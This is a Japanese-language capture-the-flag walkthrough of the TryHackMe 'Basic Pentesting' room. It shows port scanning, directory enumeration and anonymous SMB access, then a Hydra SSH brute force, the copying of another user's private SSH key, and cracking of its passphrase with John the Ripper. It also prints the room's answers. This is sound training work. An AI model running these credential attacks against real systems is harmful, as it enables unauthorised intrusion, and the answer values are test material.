
概要
TryHackMe「Basic Pentesting」のWalkthroughです。
Task1
Q2.Find the services exposed by the machine
Hint.use an nmap scan to look for the open ports
nmapでポートスキャンを実行します。
$ nmap -A 10.10.174.110
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-23 03:10 EDT
Nmap scan report for 10.10.174.110
Host is up (0.25s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_  System time: 2024-05-23T03:15:14-04:00
| smb2-time:
|   date: 2024-05-23T07:15:14
|_  start_date: N/A
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: 1h20m02s, deviation: 2h18m34s, median: 1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 268.64 seconds
ssh,http,smbのサービスを列挙できました。
Q3.What is the name of the hidden directory on the web server(enter name without /)?
Hint.use dirsearch/dirbuster to find the hidden directories.
ポートスキャンの結果からWebサーバーが動いていることが分かったので、dirsearchでディレクトリを列挙します。
$ dirsearch -u http://10.10.174.110
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/reports/http_10.10.174.110/_24-05-23_03-19-41.txt

Target: http://10.10.174.110/

[03:19:41] Starting:
[03:19:51] 403 -  299B  - /.ht_wsr.txt
[03:19:51] 403 -  302B  - /.htaccess.bak1
[03:19:51] 403 -  302B  - /.htaccess.orig
[03:19:51] 403 -  304B  - /.htaccess.sample
[03:19:51] 403 -  302B  - /.htaccess.save
[03:19:51] 403 -  302B  - /.htaccess_orig
[03:19:51] 403 -  303B  - /.htaccess_extra
[03:19:51] 403 -  300B  - /.htaccess_sc
[03:19:51] 403 -  300B  - /.htaccessBAK
[03:19:51] 403 -  300B  - /.htaccessOLD
[03:19:51] 403 -  301B  - /.htaccessOLD2
[03:19:51] 403 -  293B  - /.html
[03:19:51] 403 -  292B  - /.htm
[03:19:51] 403 -  302B  - /.htpasswd_test
[03:19:52] 403 -  298B  - /.htpasswds
[03:19:52] 403 -  299B  - /.httr-oauth
[03:20:40] 200 -  474B  - /development/
[03:21:22] 403 -  302B  - /server-status/
[03:21:22] 403 -  301B  - /server-status
Task Completed
developmentディレクトリを発見しました。

dev.txt,j.txtを発見しました。
- dev.txt
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
- j.txt
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
作業のやり取りなどが書かれており、イニシャルがJとKという人がいるみたいですね。
A.development
Q5.What is the username?
他に興味深いのがsmbサーバーです。
NSEを使用して共有情報の列挙を行います。
$ nmap --script smb-enum-shares.nse -p445 10.10.174.110
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-23 03:30 EDT
Nmap scan report for 10.10.174.110
Host is up (0.24s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.174.110\Anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\samba\anonymous
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.174.110\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (Samba Server 4.3.11-Ubuntu)
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|_    Current user access: READ/WRITE

Nmap done: 1 IP address (1 host up) scanned in 26.96 seconds
\\10.10.174.110\Anonymousに接続できることが分かりました。
smbclientで接続してみます。
$ smbclient //10.10.174.110/Anonymous
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \>
パスワードなしで接続できました。
ディレクトリにstaff.txtを発見しました。
smb: \> dir
  .                                   D        0  Thu Apr 19 13:31:20 2018
  ..                                  D        0  Thu Apr 19 13:13:06 2018
  staff.txt                           N      173  Thu Apr 19 13:29:55 2018

                14318640 blocks of size 1024. 11092624 blocks available
ファイルをダウンロードして中身を見てみます。
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
先ほどのJとKはJanとKayのようです。
同名のアカウントがあると予想しました。
enum4linuxでも列挙をしてみます。
$ enum4linux -a 10.10.174.110
予想通り、smbユーザーとしてjanとkayが見つかりました。
(省略)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
A.Jan
Q6.What is the password?
Hint.What about using a tool like hydra to bruteforce?
jan,kayのアカウント名でsshにログインできる可能性があります。
j.txtの内容からjanアカウントのパスワードが脆弱であると予測できます。
Hydraでパスワードを特定します。
$ hydra -l jan -P /usr/share/wordlists/rockyou.txt 10.10.174.110 ssh
janのSSHパスワードがarmandoだと分かりました。
[22][ssh] host: 10.10.174.110 login: jan password: armando
A.armando
Q7.What service do you use to access the server(answer in abbreviation in all caps)?
Hint.what command line utility is used for remote access?
A.SSH
Q8.Enumerate the machine to find any vectors for privilege escalation
Hint.use a privilege escalation checklist or tool like LinEnum
LinPEASなどを使用して権限昇格を試みることができます。
Q9.What is the name of the other user you found(all lower case)?
Q5の工程からもう一人のユーザーはkayだと分かっています。
A.kay
Q10.If you have found another user, what can you do with this information?
Hint.apart from a password, how else can a user access a machine?
Q11.What is the final password you obtain?
Hint.use john the ripper to bruteforce the passphrase
kayのユーザーフォルダにpass.bakという興味深いファイルを見つけました。
jan@basic2:~$ ls -l ../kay/
total 4
-rw------- 1 kay kay 57 Apr 23  2018 pass.bak
しかしkayアカウントでのみ読み取り可能になっているのでkayアカウントへログインする必要が出てきました。
そのままユーザーフォルダを探索しているとsshフォルダを発見しました。
jan@basic2:/home/kay/.ssh$ ls -l
total 12
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
id_rsaファイルの中身をローカルマシンにコピーし、この秘密鍵でログイン出来ないか試します。
$ ssh -i kay_rsa kay@10.10.174.110
Enter passphrase for key 'kay_rsa':
パスワードで保護されており、パスワードを特定する必要が出てきました。
ssh2johnで秘密鍵ファイルをJohn the Ripperで使用できる形式に変換します。
$ ssh2john kay_rsa > kay_hash.txt
変換したファイルをJohn the Ripperで解析します。
ワードリストにrockyou.txtを使用しました。
$ john kay_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
kayのパスワードが特定できました。
beeswax (kay_rsa)
再度、秘密鍵を使用してログインします。
$ ssh -i kay_rsa kay@10.10.174.110
kay@basic2:~$
目的のpass.bakを閲覧します。
$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
A.heresareallystrongpasswordthatfollowsthepasswordpolicy$$